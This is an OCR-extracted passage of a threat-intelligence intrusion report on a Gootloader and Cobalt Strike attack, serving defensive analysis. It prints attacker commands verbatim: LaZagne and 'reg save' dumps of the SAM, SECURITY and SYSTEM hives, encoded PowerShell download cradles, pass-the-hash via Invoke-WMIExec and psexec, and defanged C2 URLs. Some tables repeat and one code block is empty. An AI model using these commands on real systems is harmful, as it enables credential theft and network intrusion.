
```
"Pipe Created:
RuleName: -
EventType: CreatePipe
UtcTime:
ProcessGuid: {bb28eb5f-586d-61f9-fd41-000000000500}
ProcessId: 10540
PipeName: \msagent_ld
Image: C:\Windows\SysWOW64\rundll32.exe"
```

```
"Pipe Created:
RuleName: -
EventType: CreatePipe
UtcTime:
ProcessGuid: {bb28eb5f-586d-61f9-fd41-000000000500}
ProcessId: 10540
PipeName: \msagent_ld
Image: C:\Windows\SysWOW64\rundll32.exe"
```

PipeName: \msagent_ld PipeName: \1ea887 The threat actors were observed making use of double encoded Powershell commands. The first layer of encoding contains Hexadecimal and XOR encoding.

The second layer of encoding contains a Base64 encoded string resulting in Gunzipped data.

Decoding this script reveals that it is a publicly available [WMIExec script](#) for running remote WMI queries.



Credential Access

The malicious PowerShell process used by Gootloader dropped a PowerShell script named “mi.ps1” on the file system.

Action Type	Folder Path	File Name	Initiating Process Folder Path
FileCreated	C:\Users\[redacted]	mi.ps1	c:\windows\syswow64\windowspowershell\v1.0\powershell.exe

Action Type	Folder Path	File Name	Initiating Process Folder Path
FileCreated	C:\Users\[redacted]	mi.ps1	c:\windows\syswow64\windowspowershell\v1.0\powershell.exe

Another PowerShell command was used to trigger the mi.ps1 script. The script was using XOR-encoding.

In addition, the post-exploitation tool "LaZagne" (renamed to ls.exe) was used with the "-all" switch. ls.exe all -oN -output C:\Users\REDACTED This will dump passwords (browsers, LSA secret, hashdump, Keepass, WinSCP, RDPManager, OpenVPN, Git, etc.) and store the output file (in our case) in the "C:\Users" directory. When LaZagne is run with admin privileges, it also attempts to dump credentials from local registry hives, as can be seen below.

CommandLine	ParentCommandLine
cmd.exe /c "reg.exe save hklm\security c:\windows\temp\xoeofpxxon"	ls.exe all -oN -output C:\Users
cmd.exe /c "reg.exe save hklm\sam c:\windows\temp\nibkqjzy"	ls.exe all -oN -output C:\Users
cmd.exe /c "reg.exe save hklm\system c:\windows\temp\nfwlgripmy"	ls.exe all -oN -output C:\Users

CommandLine	ParentCommandLine
cmd.exe /c "reg.exe save hklm\security c:\windows\temp\xoeofpxxon"	ls.exe all -oN -output C:\Users
cmd.exe /c "reg.exe save hklm\sam c:\windows\temp\nibkqjzy"	ls.exe all -oN -output C:\Users
cmd.exe /c "reg.exe save hklm\system c:\windows\temp\nfwlgripmy"	ls.exe all -oN -output C:\Users

Here's the commands from another system: cmd.exe /c "reg.exe save hklm\sam c:\users\REDACTED\appdata\local\temp\1\dznuxujzr" cmd.exe /c "reg.exe save hklm\system c:\users\REDACTED\appdata\local\temp\1\mkffdg" cmd.exe /c "reg.exe save hklm\security c:\users\REDACTED\appdata\local\temp\1\iszmqwmjemt"

Discovery

The threat actors used the PowerShell implementation of SharpHound (Bloodhound) on the beachhead host to enumerate the Active Directory domain.

The Cobalt Strike beacon was used to invoke the PowerShell script. powershell -nop -exec bypass -EncodedCommand SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUw

They also ran a WMI command on the beachhead host and one other host to check for AntiVirus. `WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path`

`AntiVirusProduct Get displayName /Format:List` The threat actors executed this command remotely on a domain controller, before moving laterally to it: powershell.exe ls C:\ > C:\file.txt While having an interactive RDP session, in an attempt to collect more information regarding the host, the attackers used PowerShell to run systeminfo on one of the hosts they pivoted to. On the last day, and before they left the network, threat actors used Advanced IP Scanner to scan the whole network for the below open ports:
21,80,135,443,445,3389,8080,56133,58000,58157,58294,58682,60234,60461,64502



Lateral Movement





As observed in many of our intrusions, the threat actor created and installed Windows services to deploy Cobalt Strike beacons. This method was used to pivot to other systems within the network.

```

```

SMB was also used to transfer executable Cobalt Strike beacons to various workstations in the environment.

Src IP / Country	Src Port	Dst IP / Country	Dst Port	Packets	Databytes / Bytes	Info
10.[redacted]	57943	10.[redacted]	445	874	827,446 874,666	Filename 6bb6ca2.exe

Service Account:  LocalSystem"
```

Next to deploying Cobalt Strike beacons, the threat actor also used RDP to establish interactive sessions with various hosts on the network. One important aspect of these sessions is that the threat actor authenticated using “Restricted Admin Mode”. Restricted Admin Mode can be considered a double-edged sword; although it prevents credential theft, it also enables an attacker to perform a pass-the-hash attack using RDP. In other words, after enabling Restricted Admin Mode, just the NTLM hash of the remote desktop user is required to establish a valid RDP session, without the need of possessing the clear password. The threat actor attempted to use both Invoke-WMIExec and psexec to enable “Restricted Admin Mode”. psexec \\<redacted> -u <redacted>\<redacted> -p <redacted> reg add "hklm\system\currentcontrolset\control\lsa" /f /v DisableRestrictedAdmin /t REG_DWORD /d 0 powershell -nop -noni -ep bypass -w h -c "$u=('http://127.0.0.1:47961/'|%%{(IRM $_)});&(".SubString.ToString()[67,72,64]-Join")($u); Import-Module C:\Users\<redacted>\Invoke-WMIExec.ps1; Invoke-WMIExec -Target <redacted> -Domain <redacted> -Username <redacted> -Hash <redacted> -Command "powershell.exe New-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Lsa' -Name 'DisableRestrictedAdmin' -Value 0 -PropertyType DWORD" -verbose" The logon information of EventID 4624 includes a field “Restricted Admin Mode”, which is set to the value “Yes” if the feature is used.


Collection


The threat actor accessed multiple files during the RDP sessions on multiple servers. In one instance document files were opened directly on the system.

Action Type	Initiating Process Command Line	Process Command Line
ProcessCreated	Explorer.EXE	"WORDPAD.EXE" "C:\ \Contracts\ .docx"
ProcessCreated	Explorer.EXE	"WORDPAD.EXE" "C:\ \Contracts\ .docx"

Action Type	Initiating Process Command Line	Process Command Line
ProcessCreated	Explorer.EXE	"WORDPAD.EXE" "C:\ \Contracts\ .docx"
ProcessCreated	Explorer.EXE	"WORDPAD.EXE" "C:\ \Contracts\ .docx"

Shellbags reveled attempts to enumerate multiple file shares containing information of interest to the threat actor.





Command and Control

Gootloader

Gootloader second stage download URLs. These URLs were deobfuscated and extracted using this script by HP Threat Research. They've updated this script at least a few times now, thanks @hpsecurity and thanks to @GootLoaderSites for sharing on twitter as its broken/fixed. hxxps://kakiosk.adsparkdev[.]com/test.php?hjkiofilihyl= hxxps://jp.imonitorsoft[.]com/test.php?hjkiofilihyl= hxxps://junk-bros[.]com/test.php?hjkiofilihyl= During the intrusion the Gootloader loader was observed communicating to 35.206.117.64:443 kakiosk[.]adsparkdev[.]com.
